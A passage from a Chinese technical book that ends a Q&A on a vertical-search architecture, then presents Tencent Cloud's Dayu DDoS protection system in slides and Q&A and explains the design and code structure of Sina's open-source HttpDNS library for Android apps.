
在业务量不增加的情况下, 我可能不太会在索引和存储层面做更多改变。在技术架构方面, 对 Crawler 及其他几个模块的实现要改; 之前是自行开发的并行结构, 健壮性还行, 但是维护难度高, 适合采用现在流行的并行计算的架构。

Q: 基于 Redis 实现了一个 MQ Agent, 这是基于 Redis 的队列实现的吗? 为什么没有直接用 Redis 的 Pub/Sub? 还有, 这个有做集群实现吗?

自己开发是将一些业务放进了 Agent, 便于集中优化。未做集群, 做了主备。

Q: 拼音库是怎么实现的? 有支持模糊音匹配吗?

拼音库有现成的, 如果觉得不可靠可以通过 Character Map 提供的数据自己做一份。至于模糊音匹配, 我的理解应该就是纠错, 根据编辑距离, 前提是你有把握识别出这是用户输入错误, 如下图所示。



Q: 你们是怎样预期及理解用户的意图的?

是靠语料的数量,我们先假定用户不是调戏我们的。然后再通过一些算法,比如纠错、拼音、引导提示和补全等猜测。还有最重要的是:数据权重计算要理解源站数据组织的用意,比如首页的数据显然很重要。预置权重,比如现在搜索 iPhone,排第 1 位的应该是 iPhone 6,而不是 iPhone 5 或者 4。王新春老师在《实时计算在点评》中曾提到过根据用户行为,这个只会体现给当前用户,其他用户不能简单地应用。

Q: 请再稍微具体展开讲下权重计算和检索模型这块儿?在 N97 手机的例子中,是怎样做到排除干扰词影响的?如 N97 手机和 N97 手机壳。

原理是这样的,手机是一个分类,手机壳是一个分类,两个在一起权重下降(算法不在这里体现)。如果只是输入 N97,我们数据是可以启发认知为 N97 手机。手机和手机壳有自身的权重,手机高于手机壳。手机壳可以排除手机,

但是手机排除不了手机壳。

Q: 怎样优化或规避 MongoDB 的库级锁对吞吐量的影响?

我无法从 MongoDB 本身的角度来回答这个问题,我的经验是, MongoDB driver for Ruby (理论上其他的也是)是异步写的,所以写不会阻塞。读是泛读,所以不会引起读不存在的数据的情况。

Q: 将基于模板的业务逻辑放到 HTML 的 Script 里面,业务开发人员要如何在这个框架进行代码调试?

最重要的是我们 API 是详尽和傻瓜的,用法明确,完全满足数据操作的要求,杜绝了开发人员用错 API 或者没有 API 可以用。我们开发了 console 用于测试。这个测试主要测试数据是否正确,并非要调试。当然也支持调试,这是 Ruby 提供的 debugger 特性。

Q: 爬虫获取的 URL 反垃圾是怎么做的?比如 URL 陷阱、无效参数之类的?

我的回答可能会有点遗憾,垂直搜索对于 URL 的粒度的把控是很细的,所以从业务上就可以杜绝。我们尽可能让系统多做事,基于 fast-fail,我们工程师只等待系统 fail 的通知,所以如果出错了会有人跟进。如果不是 infinite-loop,我们也不是特别在乎。

Q: 单进程单线程设计是基于什么考虑的?

我纠正我之前的说法,我想说的是一个进程只有一个线程,部署其实是多进程的。我是 Windows 程序员出身,写了 6 年多的 Windows 程序,写过很多多线程的程序。我发现一

旦陷入到多线程，程序员就不再关心业务，开始跟多线程斗争（很多人对于操作系统的一些原理没学好）。所以 9 年前我转到 Linux 之后，程序全部采用单线程+异步的模型。单线程模型简单，类库好写，数据读写易管理，不易出错，出错后也好排查。

Q: 从 HTML 中提取结构化数据时你们是用正则还是基于 CSS or DOM?

基于 DOM。不建议 CSS/XPath 正则用于复杂或是变动性强的数据和大规模数据，这样不易调试和维护。

Q: 排序会用到用户日志的学习及训练吗?

当时的设计是通过朋友收藏，社交上采用 connection+搜索权重训练的形式。我们并没有从日志中提出数据进行机器学习，主要是没有想到好的防止作弊的方法。

Q: 最近搜索时遇到一个需要存储时间维度的需求，而且是几十天，这能通过建索引解决吗?

我不是很明白这个问题的需求，我觉得应该可以。

Q: 如果现在让你选，你还会用 RabbitMQ 吗，有没有考虑过 Kaffka? 自己实现基于 MQ Agent，是否类似于 GitHub 开源的 resque? 有碰到 MongoDB 写入不可靠的问题吗，有用 Shard 吗?

参照尽量 Hack 的理念，可能会换。自己实现目的只有 2 个，在保证数据处理序列的情况下可以批量处理。跟 resque 理念不同，细节稍有遗忘，主要是把业务放到 MQ Agent 上了。订阅者可以跟 Agent 在业务层面上做约定。我们的 MongoDB 是全架构的，用 Shard+replication。

第7章 安全与网络

7.1 揭秘 DDoS 防护——腾讯云大禹系统

郭伟 (David)，安全架构师，毕业于西安电子科技大学，先后就职于华为、腾讯，主要负责大禹系统架构工作。大禹是腾讯云自主研发部署的一套分布式 DDoS 系统，因 2015 年先后帮助艺龙、土巴兔、锤子手机进行了 DDoS 防护而在行业内知名。大禹目前也是携程、摩拜、巨人等互联网企业的安全保障。



以下先用 PPT 的形式给读者们大概介绍一下大禹系统。

腾讯云-大禹系统设计理念

大禹系统设计精髓：
大禹治水，分而治之，而非堵而治之

DDoS阻碍互联网企业发展

- 2015年 大禹遭遇最大攻击流量为297G
- 2014年 针对域名系统流量达1Gbps以上的DDoS攻击日均187起
- 2013年 DDoS日均50起

DDoS黑色产业已经成熟 - 动机

- 敲诈勒索
 - 在线盈利企业为首要敲诈目标，收取“保护费”
- 商业竞争
 - 游戏的私服，和电商，是重灾区
 - 竞争对手攻击

DDoS黑色产业已经成熟 - 成本

DDoS攻击成本极低!!!

黑产圈承诺150元一次，包打死!!!

DDoS攻击技术原理

腾讯云

DDoS 又称为分布式拒绝服务，全称是 Distributed Denial of Service.

DDoS 就是利用合理请求造成资源过载，导致服务不可用。

DDoS流量来源

腾讯云

DDoS黑产流量来源：

- 1、非法IDC
- 2、肉鸡

DDoS形象比喻

腾讯云

- 城东新开了一家牛肉面馆，生意红火，顾客络绎不绝。
- 某天，一个地方恶霸召集了手下一批小弟，一窝蜂涌入牛肉面馆，霸占了所有座位，只聊天不点菜，导致真正的顾客无法进店消费。
- 由此，牛肉面馆的生意受到影响，损失惨重。

如果把这家牛肉面馆，看作是一家互联网企业，那么这样地痞的恶行，就是典型的分布式拒绝服务，也就是我们所说的 DDoS攻击

面对猖獗的DDoS攻击我们能做什么

腾讯云

- 1、默默忍受：被打时，网站/APP 无法访问
- 2、扩容机房出口带宽：高成本
- 3、接入 腾讯云 - 大禹系统

腾讯云 - 大禹系统，设计起因

腾讯云

如果机房带宽 < DDoS带宽，肯定无法承受攻击。

因此，我们聪明地选择

全国分布式节点（腾讯既有数据中心！）做防护。

腾讯云 - 大禹系统，防护能力

腾讯云

单节点防护能力40G+， 全国节点100+，
合计可抵抗攻击4T+

腾讯自研 DDoS检测和 清洗算法，因为是核心算法，这里不能详细介绍，抱歉！！

腾讯云 - 大禹系统，优点

腾讯云

因为是分布式部署，相当于把流量分摊。

没有哪个黑产可以进行4T+的攻击，

大禹系统，就是这样 以 分布式，来保证你的服务可用

腾讯云 - 大禹系统，防护全景图

腾讯云

用户请求

- > 腾讯GSLB调度系统
- > 腾讯云大禹系统，流量清洗
- > 业务侧自己的服务器

原有用户请求流转图



腾讯云

用户 -> 域名 -> 业务侧服务器

接入 腾讯云 - 大禹系统，流转图

腾讯云

- 需要把用户请求以 cname的形式 重定向到大禹系统
- 用户请求 -> 域名 -> 大禹系统 -> 业务侧服务器
- 时延增加100ms，可用性不会降低。



7.1.1 有关 DDoS 简介的问答

Q: 应如何防范 DDoS 攻击? 有哪些通用解决方案? 各个方案的优缺点是什么? 如何正确地选择?

解决方法有分布式防护和集中式防护 2 种。

(1) 分布式防护

优点如下:

- 超大防护带宽。
- 可快速扩容。
- 单点受影响是对于业务的影响是部分受损。

缺点: 目前仅仅支持 HTTP 和 TCP 类型业务。

(2) 集中式防护

优点: 支持全协议类型。

缺点: 防护带宽小。

Q: 目前的 DDoS 攻击方式组成占比是什么样的?

从我这里的检测情况来看, 2015 年 NTP 反射和 SSDP 的攻击是比较主流的攻击。从完成本节的时间来看, TCP 和 UDP 的攻击占比, 粗略地说基本是 4 : 6。

Q: 能检测到攻击的流量有什么特性吗?

有, 比如说大量发送 TCP SYN 包, 但无第 3 次握手回应; 或者 TCP SYN 和 ACK 比例不对等。这些都是可以作为攻击的鉴别特征。还用到了机器学习、数据挖掘等技术。

Q: 一般攻击的持续时间大概多长? 平均每个 IP 的攻击流量大概在什么范围? 一般攻击的 IP 总个数大概范围是多少? 攻击时会倾向非常多的肉鸡还是数量较小但是高输出带宽的机器?

攻击时间一般会持续 10~30 分钟。每个 IP 攻击的流量在一般小于 50G。受攻击的总 IP 数一般在一到数十个不等。攻击者倾向于使用高输出的机器, 攻击源中肉鸡占比不高。

7.1.2 有关大禹系统简介的问答

Q: 大禹系统是软件平台还是硬件平台? 这套系统是什么语言开发的?

软硬件都有。大禹的所有系统都跑在 Linux 系统。系统使用 C++ 开发。

Q: 大禹具体使用了哪些硬件设备?

比如说节点上的流量防护设备, 这些是我们针对 DDoS 这种场景定制化的专用硬件设备。

Q: 这个系统的搭建, 从最初到现在大概用了多长时间? 系统实现最大的难点在哪里?

从 1.0 开始建设大禹系统到现在用了 1 年半的时间。我简单说下在搭建大禹架构的时候遇到的几个问题:

- 针对网站的场景优化防护策略。
- 大并发场景下处理能力的优化。
- Client 到大禹和大禹到源站基本都是外网链路, 网络复杂环境下的监控和调度等。
- 平台自身的安全问题等。

Q: 大禹系统支持哪些协议类型?

HTTP 协议全部支持; HTTPS 协议配置证书后可以支持; 其他私有协议, 定制化开发后可支持。支持长连接服务。

Q: 大禹能做 DNS 防护吗?

大禹主要针对网站类业务。如果 DNS 类型的攻击来攻击网站, 大禹会直接丢弃这类报文。

Q: 大禹系统可以自定义阈值吗? 还是系统自动检测?

是自动检测。不会通过自定义阈值的形式来限制检测阈值。

7.1.3 有关大禹系统硬件防护能力的问答

Q: 大禹单机抗攻击的能力上限是 40GB 吗?

不是, 我们有部分高防节点, 可抵挡 100GB 以上的攻击。

Q: 如果单个节点攻击流量大于 40GB 该怎么办?

由于是分布式, 即使单个节点被打趴, 还有其他节点可到达服务器, 因此不影响访问。

Q: 是不是说攻击大于 4TB 以上就会出问题?

目前还遇到过 TB 级的攻击, 如果攻击流量开始超过 TB 级, 大禹会加入更多的防护节点以横向扩容防护能力。

Q: 大禹是否更重视硬件成本投入? 在智能化判断攻击源与清洗方面有成熟方案吗?

防护 DDoS 本身就是一种拼资源的事情。当攻击流量超过机房带宽时, 清洗的意义就不大了。另外, 攻击源是可以伪造的。

Q: 能否介绍下 2015 年大禹最大的攻击?

这次攻击的最大流量达到 290GB 左右, 发生在 2015 年 7 月 21 日, 我们有十多个节点同时被攻击了 20GB 以上的流量。

Q: 可否讲讲这次锤子事情, 例如攻击的带宽、持续、开始结束、攻击来源、分布, 等等, 应该怎么防御呢? 比较想了解这方面。

锤子本身就部分接入了大禹。被攻击的时候, 增加接入了一些域名。当时攻击锤子的流量有三十多 GB, 接入大禹后立刻恢复业务。接入大禹时, 攻击流量同步跟到了大禹这边。攻击类型比较多, 其中主要的攻击类型是 NTP 反射。

7.1.4 有关算法设计的问答

Q: NTP 反射类型的攻击如何防御, 原理是怎样的?

我们没有 NTP 服务。所以一般是限流居多, 黑白名单配合。

Q：攻击源是否来自同一个 IP？封 IP 是否可行？

这样做不合适。首先攻击源可能是伪造的。另外 DDoS 攻击的源 IP 一般是数以万计，其中有一些 IP 既有攻击也有正常业务。直接封堵不合适。

Q：是否有单机请求过多检测？

有，但是主要是基于自动机识别以判断是否为人肉请求的情况。单机请求过多，仅仅是会进入灰色检测策略，但不会直接判断为异常。

Q：业务侧的服务是部署在某个具体机房的吧？不过这个 IP 不对外，DNS 上配置的是大禹系统的 IP。如果知道用户服务的具体 IP，大禹系统能防御吗？

在只有一套 IP 的情况下，如果 IP 泄漏，攻击者可以绕过大禹直接攻击服务器。建议准备两套 IP，一套对外，一套不对外但接入大禹。当对外的 IP 被攻击后，可以快速切换到大禹上来。

Q：那如果原 IP 流量打满 IDC，其实依然无法通过切 IP 解决，这种情况下还有别的办法吗？是不是只能求上级运营商链路丢弃原 IP 的所有包？

没错，这种情况需要在 IDC 上联的 ISP 交换机上进行流量压制，也就是拉黑洞。必须要保证 IDC 正常业务是可以访问的。

Q：通过域名发送到后端，大禹是简单的根据域名解析到地区去划分吗？还是通过其他方式？

解析由腾讯 GSLB 来做。是通过域名解析到地区，但是解析 IP 的时候会考虑到当地具体线路用户的访问速度和节点负载等信息。

Q：只能等缓存失效后，GSLB 才能导到下一个接入点吗？

GSLB 可以强制刷新 LDNS 的缓存，按照我现网的对抗经验看，TTL 设置为 2 分钟是可以接受的。

Q：大禹是用什么技术来处理高并发请求的？

这部分技术应该比较透明了，相信大家接触得比较多。我来简单描述一些大禹做过的实践：OSPF 分流、服务降级、过载保护、修改内核部分数据流向等。

Q: 大禹有蜜罐系统吗? 是如何设计的?

有一些蜜罐逻辑, 但没有蜜罐系统。比如返回一些报文诱惑攻击者, 以为攻击成功等。

Q: 大禹系统核心技术有哪些? 是否有黑名单判定?

黑名单只是处罚的一种手段, 其他的方式如恶意协议丢包、限流等都是大禹对抗的常用手段。

Q: 大禹是通过 Redis 实现黑白名单的吗?

大禹现在的黑白名单并不是很大, 主要出于自身防护策略使用, 目前还是通过本机内存直接读取。如果后续大禹给客户开放了这个功能, 那时我们会考虑使用 Redis 或者 CKV 之类的工具。

Q: 大禹用到流量整形技术了吗?

是备选, 但一般不用。

Q: 如果想发生攻击时才 CNAME 过去, 有什么办法解决用户的 DNS 缓存时间?

DNS 服务器之间可以刷新缓存。这个是标准的 DNS 协议。

Q: 使用某云时, 两个网段传输几十 TB 数据, 被当成 DDoS 攻击, 如何能避免误判?

这种情况, 不能通过流量陡增来进行判断。而且像这种情况, 长 TCP 一直进行业务传输, 正常特征还是比较明显的。建议使用白名单。

7.1.5 大禹和其他产品、技术的区别

Q: 大禹跟绿盟的黑洞有什么不同?

严格来说, 大禹和黑洞不算是一类产品。大禹的防护是同时能解决流量清洗和超大流量攻击时调度以减小业务受损的场景。大禹的防护总带宽是 4T。黑洞只能清洗流量, 但是还需要配置机房的带宽规模以得知防护能力。

Q: 大禹系统跟云盾系统有什么区别?

云盾是机房防火墙, 大禹是针对网站的 DDoS 防护体系。

Q: 大禹是不是与宙斯盾系统类似?

不是。宙斯盾系统类似黑洞, 是一种防火墙, 只有配合机房的带宽才能体现其防护能力。大禹系统是 DDoS 分布式防护体系。

7.2 App 域名劫持之 DNS 高可用——开源版 HttpDNS 方案详解

冯磊，目前主要从事手机应用平台的构建，任职新浪网技术中国研发中心技术保障部架构师。具有 5 年以上的互联网、移动终端、游戏从业经验。历任软件工程师、高级软件工程师、技术经理。



赵星宇，HttpDNS 的合作者。目前就职于新浪微博，从事手机微博的基础架构开发，任 Android 高级研发工程师职位。



HttpDNS 使用 HTTP 协议向 DNS 服务器的 80 端口进行请求，代替传统的 DNS 协议向 DNS 服务器的 53 端口进行请求，绕开了运营商的 Local DNS，从而避免了使用运营商 Local DNS 造成的劫持和跨网问题（HttpDNS 具体指什么？详细阅读见“鹅厂网事”微信公众号的《全局精确流量调度新思路-HttpDNS 服务详解》一文，http://mp.weixin.qq.com/s?__biz=MzA3OdgY NzcwMw==&mid=201837080&idx=1&sn=b2a152b84df1c7dbd294ea66037cf262&scene=2&from=timeline&isappinstalled=0&utm_source=tuicool）。

这篇文章提到“那么对于腾讯这样的域名数量在 10 万级别的互联网公司来讲，域名解析异常的情况到底有多严重呢？每天腾讯的分布式域名解析监测系统在不定期对全国所有的重点 LocalDNS 进行探测，腾讯域名在全国各地的日解析异常量已经超过了 80 万条。这给腾讯的业务带来了巨大的损失。为此腾讯建立了专业的团队与各个运营商进行了深度沟通，但是由于各种原因，处理效率及效果均不能达到腾讯各业务部门的需求。除了和运营商进行沟通外，有没有一种技术上的方案，能从根源上解决域名解析异常及用户访问跨网

的问题呢？”

HttpDNS 主要解决以下 3 类问题：

- LocalDNS 劫持。
- 平均访问延迟下降。
- 用户连接失败率下降。

LocalDNS 劫持：由于 HttpDNS 是通过 IP 直接请求 HTTP 获取服务器 A 记录地址，不存在向本地运营商询问 Domain 解析过程，所以从根本上避免了劫持问题（对于 HTTP 内容 TCP/IP 层劫持，可以使用验证因子或者数据加密等方式来保证传输数据的可信度）。

平均访问延迟下降：由于是 IP 直接访问，省掉了一次 Domain 解析过程（即使系统有缓存，速度也会稍快一些“毫秒级”），通过智能算法排序后找到最快节点进行访问。

用户连接失败率下降：通过算法降低以往失败率过高的服务器排序，通过时间近期访问过的数据提高服务器排序，通过历史访问成功记录提高服务器排序。如果 IP (a) 访问错误，下一次将返回 IP (b) 或者 IP (c) 排序后的记录（LocalDNS 很可能在一个 TTL 时间内（或多个 TTL）都是返回记录）。

7.2.1 HttpDNSLib 库组成

HttpDNSLib 库主要由 3 个模块组成：查询模块、缓存模块、评估模块，如下所示。

1. 查询模块

- 检查本地是否有对应的 Domain 缓存。
- 如果没有则从本地 LocalDNS 获取，然后从 HttpDNS 更新 Domain 记录。
- 有数据则检测是否过期，已过期就更新记录返回 LocalDNS 记录，未过期就直接返回缓存层数据。
- 从 HttpDNS 接口查询本次 App 开启后使用过的 Domain 记录定时访问，更新内存缓存、数据库缓存等记录。

2. 数据模块


- 根据 SP（或 WiFi 名）缓存域名信息。
- 根据 SP（或 WiFi 名）缓存服务器 IP 信息、优先级。
- 记录服务器 IP 每次请求成功数、错误数。
- 记录服务器 IP 最后成功访问时间、最后测速。
- 添加内存→数据库之间的缓存层。

3. 评估模块

- 根据本地数据，对一组 IP 排序。
- 处理用户反馈回来的请求明细、入库。
- 对用户反馈时的失败请求进行分析上报预警。
- 给 HttpDns 服务端智能分配 A 记录提供数据依据。


7.2.2 HttpDNS 交互流程

HttpDNS 的交互流程图如下所示。



从上图中可以看出整个业务的交互流程，用户向查询模块传入一个 URL 地址，然后查询模块会检查缓存是否存在，不存在则从 HttpDNS API 接口查询，然后经过评估模块返回。在用户请求 URL 过程完毕时，需要将这次请求的结果反馈给 Lib 库的评估模块，由评估模块入库记录本次质量数据。

HttpDns Lib 库的交互流程图如下图所示。



上图就更深入地说了下 Lib 的工作原理。2 条竖线将图片分为了 3 个区域, 左边部分展示了 App 主线程操作负责的事情, 中间部分是 App 调用者在线程中处理 Lib 库事件逻辑的事情, 右边部分是新线程独立处理事件的逻辑。

开始是里客户端调用方, 传入一个 URL, 获取 Domain 信息后由查询模块查询 Domain 记录, 查询模块会从内存缓存层查询, 内存缓存层没有数据会查询数据库, 如果数据库也没有数据, 会请求本地 LocalDNS。从 3 个环节中任何一个环节拿到数据后, 都会进入下一个环节, 如果没有拿到数据则返回 null 结束。进入评估模块, 根据 5 个插件进行排序, 排序后返回数据给客户端。

Lib 模块设定定时器, 根据 TTL 过期时间来检查 Domain 是否需要更新。定时器是独立线程, 不会影响 App 主线程。HttpDNS API 请求数据, 先从自己配置的 HttpDNS API 接口获取数据, 获取不到的话会从 DNSPod API 接口获取, 如果还是获取不到会直接从本地 localDNS 获取数据(从本地 localDNS 获取数据后会改为发送 UDP 封装 DNS 协议从公共 DNS 服务器直接获取, 比如 114DNS 等。DNS 服务器地址可自行设定)。获取到数据后进入测速模块。测速模块最新版本可以配置两种方式, 一种是 HTTP 空请求。两个 HTTP 头的交互, 类似 TCP 首保耗时时间原理, 用来测试链路最快。另一种是 ping 命令 (ICMP 协议), 来尽量最小化流量的消耗, 考虑到可能有的服务器禁 ping, 使用空 HTTP 测速就好。测速后将数据插入本地 cache 即可。

7.2.3 代码结构

工程代码一共有 8 个主要 package 包, 分别是 cache、HttpDNS、log、Model、Query、Score、SpeedTest、NetWorkType。

1. cache 包数据缓存层

IDnsCache 是该包的对外主要接口。DnsCacheManager 实现该接口, 封装了管理该包的所有逻辑调度, ConcurrentHashMap 是内存缓存层的介质, 当初使用过非线程安全的 HashMap, 遇到了很多线程锁的问题, 没有更好的办法自己控制锁管理, 就替换成线程安全的 concurrenthashmap 对象了。DBConstants 设定了数据库名字表名字以及表字段, 包含全部 SQL 语句。DNSCacheDatabaseHelper 用来操作数据库, 所有和数据库交互的逻辑都在该类。

2. NetWorkType 包用来监控网络变化和检测当前网络状态

Constants 设定了网络状态的相关常量。NetworkManager 类也是这个包的主入口类, 所有网络状态都是通过这个类来获取。NetworkStateReceiver 用来注册网络广播来接受网络发生变化的事件。

3. HttpDNS 包封装了所有 HttpDNS API 交互请求

IHttpDNS 接口定义了该包和外部交互的所有数据格式，HttpDnsManager 实现了 IHttpDNS 接口。HttpDnsConfig 定义了使用到的常量配置，以及 DNS API 接口的开关和顺序。requests 包里的 INetworkRequests 接口轻量级定义了网络请求的实现，目前使用 ApacheHttp 来实现该接口，如果用户有需求，更换网络实现方式实现 INetworkRequests 接口即可。IJsonParser 接口定义了 HttpDNS API 返回数据解析 JSON 的方式，目前使用 Android JSONObject 实现。如果需要扩展直接实现该接口即可。

4. log 包实现了记录 DNSCacheLib 库记录日志倒文件的工具类

IDnsLog 约定了写 log 和获取 log 的方法。HttpDnsLogManager 实现该接口，并管理 log 模块。该模块还有一个写文件的工具类。

5. Model 包封装了全部数据交互模型

DomainModel 对应数据库 Domain 表，IpModel 对应数据库 IP 表。HttpDnsPack 是获取 HttpDNS API 接口数据的模型。ConnectFailModel 用来记录所有异常错误。

6. Query 包是查询模块的入口

IQuery 定义了该包对外的协议接口。QueryManager 实现该接口封装了所有查询相关操作。

7. Score 包是前面说的评估模块

IScore 定义该包对外实现的接口，ScoreManager 实现该接口。PlugInManager 用来管理所有评估插件。所有的评估插件均实现 IPlugIn 接口协议，规定输入输出。使用者可以自行添加评估插件。

8. SpeedTest 包实现测速逻辑

ISpeedtest 规定该包对外的接口协议，SpeedtestManager 实现 ISpeedtest 接口。封装了测速相关逻辑，包括空 HTTP 请求以及 ping 命令测速。

另外简单介绍下场景包中的几个类。DNSCache 类是 Lib 的主入口类，用户的所有操作均调用该入口类，该类是单利类，直接获取实例调用即可，也是主场景。

由于内部 Model 数据过于复杂，为用户专门封装 DomainInfo 模型，该类仅返回用户使用的相关数据。

DNSCacheConfig 是 HttpDNS 库的全局配置文件，可以直接修改该文件，也可以外部调用方法设置参数。该文件还封装了云端动态更新缓存配置。

代码结构如下页中的图所示。


```

src
├── com
│   └── sina
│       ├── util
│       │   ├── dnscache
│       │   │   ├── AppConfigUtil.java
│       │   │   ├── cache
│       │   │   ├── DBConstants.java
│       │   │   ├── DNSCacheDatabaseHelper.java
│       │   │   ├── DnsCacheManager.java
│       │   │   ├── IDnsCache.java
│       │   │   ├── DNSCache.java
│       │   │   ├── DNSCacheConfig.java
│       │   │   ├── dnsp
│       │   │   │   ├── DnsConfig.java
│       │   │   │   ├── DnsManager.java
│       │   │   │   ├── IDns.java
│       │   │   │   ├── IDnsProvider.java
│       │   │   │   ├── IJsonParser.java
│       │   │   │   ├── Impl
│       │   │   │   │   ├── HttpPodDns.java
│       │   │   │   │   ├── LocalDns.java
│       │   │   │   │   ├── SinaHttpDns.java
│       │   │   │   │   ├── UdpDns.java
│       │   │   │   └── DomainInfo.java
│       │   │   └── log
│       │   │       ├── FileUtil.java
│       │   │       ├── HttpDnsLogManager.java
│       │   │       └── IDnsLog.java
│       │   └── model
│       │       ├── ConnectFailModel.java
│       │       ├── DomainModel.java
│       │       ├── HttpDnsPack.java
│       │       └── IpModel.java
│       ├── net
│       │   ├── ApacheHttpClientNetworkRequests.java
│       │   ├── INetworkRequests.java
│       │   ├── networktype
│       │   │   ├── Constants.java
│       │   │   ├── NetworkManager.java
│       │   │   └── NetworkStateReceiver.java
│       ├── query
│       │   ├── IQuery.java
│       │   ├── QueryManager.java
│       ├── score
│       │   ├── IPlugin.java
│       │   ├── IScore.java
│       │   ├── plugin
│       │   │   ├── ErrNumPlugin.java
│       │   │   ├── PriorityPlugin.java
│       │   │   ├── SpeedTestPlugin.java
│       │   │   ├── SuccessNumPlugin.java
│       │   │   ├── SuccessTimePlugin.java
│       │   │   ├── PluginManager.java
│       │   ├── ScoreManager.java
│       ├── speedtest
│       │   ├── BaseSpeedTest.java
│       │   ├── impl
│       │   │   ├── PingTest.java
│       │   │   ├── Socket88Test.java
│       │   │   ├── ISpeedtest.java
│       │   │   ├── SpeedtestManager.java
│       │   ├── thread
│       │   │   ├── RealTimeThreadPool.java
│       │   └── Tools.java

```

在编写该库的时候遇到最头疼的问题可能就是多线程同时访问导致遇到的数据异常错误。比如用户访问 `api.weibo.cn` 域名，该域名目前在数据库中没有缓存，在内存中也没有缓存。在同时有多个请求来获取该域名的 IP 的时候，由于没有缓存 Cache 需要请求 API 接口获取数据，将会导致同时开启多个网络线程请求数据。解决办法是在请求 API 接口前增加正在请求队列。

任何需要请求数据的 Domain 都要在该队列中检测是否有请求存在，如果没有再继续进入后面流程，如果有则丢掉本次请求指令。另外在操作数据库时对数据库实例对象进行锁操作和对数据库操作的方法使用 `synchronized` 加锁，导致程序有锁死的情况，后改成全

部使用对数据库实例进行锁操作解决了该问题。因项目逻辑相对负责，在全局调试时也是最头疼的环节。为了更精准地调试每个环节的数据，我们开发了对应的测试工程（<https://github.com/CNSRE/HTTPODNSLib/tree/master/src/DNSCacheTest>）来实时调试所有环节的数据（看到实时数据后发现了很多程序的 Bug，后都一一解决）。

本节内容到此部分为止的作者是冯磊老师，接下来由赵星宇老师讲解下项目从研发到现在所遇到的一些主要问题和大家有疑问的点。

7.2.4 开发过程中的一些问题及应对

1. 手机网络从 3G 切换到 WiFi 下处理了什么？

`NetworkStateReceiver` 类用来监听网络是否发生变化，在网络有变化的时候，会刷新 `NetworkManager` 类中的网络环境标识。在手机处于移动运营商网络下，HttpDNS SDK 不仅可以通过手机 API 获取当前的网络类型（2G、3G、4G），还能获取当前 SP 运营商标识（移动、联通、电信）。如果当前是接入 WIFI 网络环境，SDK 可以获取到当前 SSID（Service Set Identifier）名字（没办法通过本机获取到当前运营商，获取运营商需要由 HttpDNS Server 端根据出口 IP 查询后返回给客户端）。在网络发生变化后，会重新检查缓存中是否有该链路下最优的 A 记录，如果不存在则先从 LocalDNS 中获取 A 记录，而后马上通过 HttpDNS Server 获取最新 DNS 记录。

2. 网络发生变化后，返回的 A 记录还一样吗？

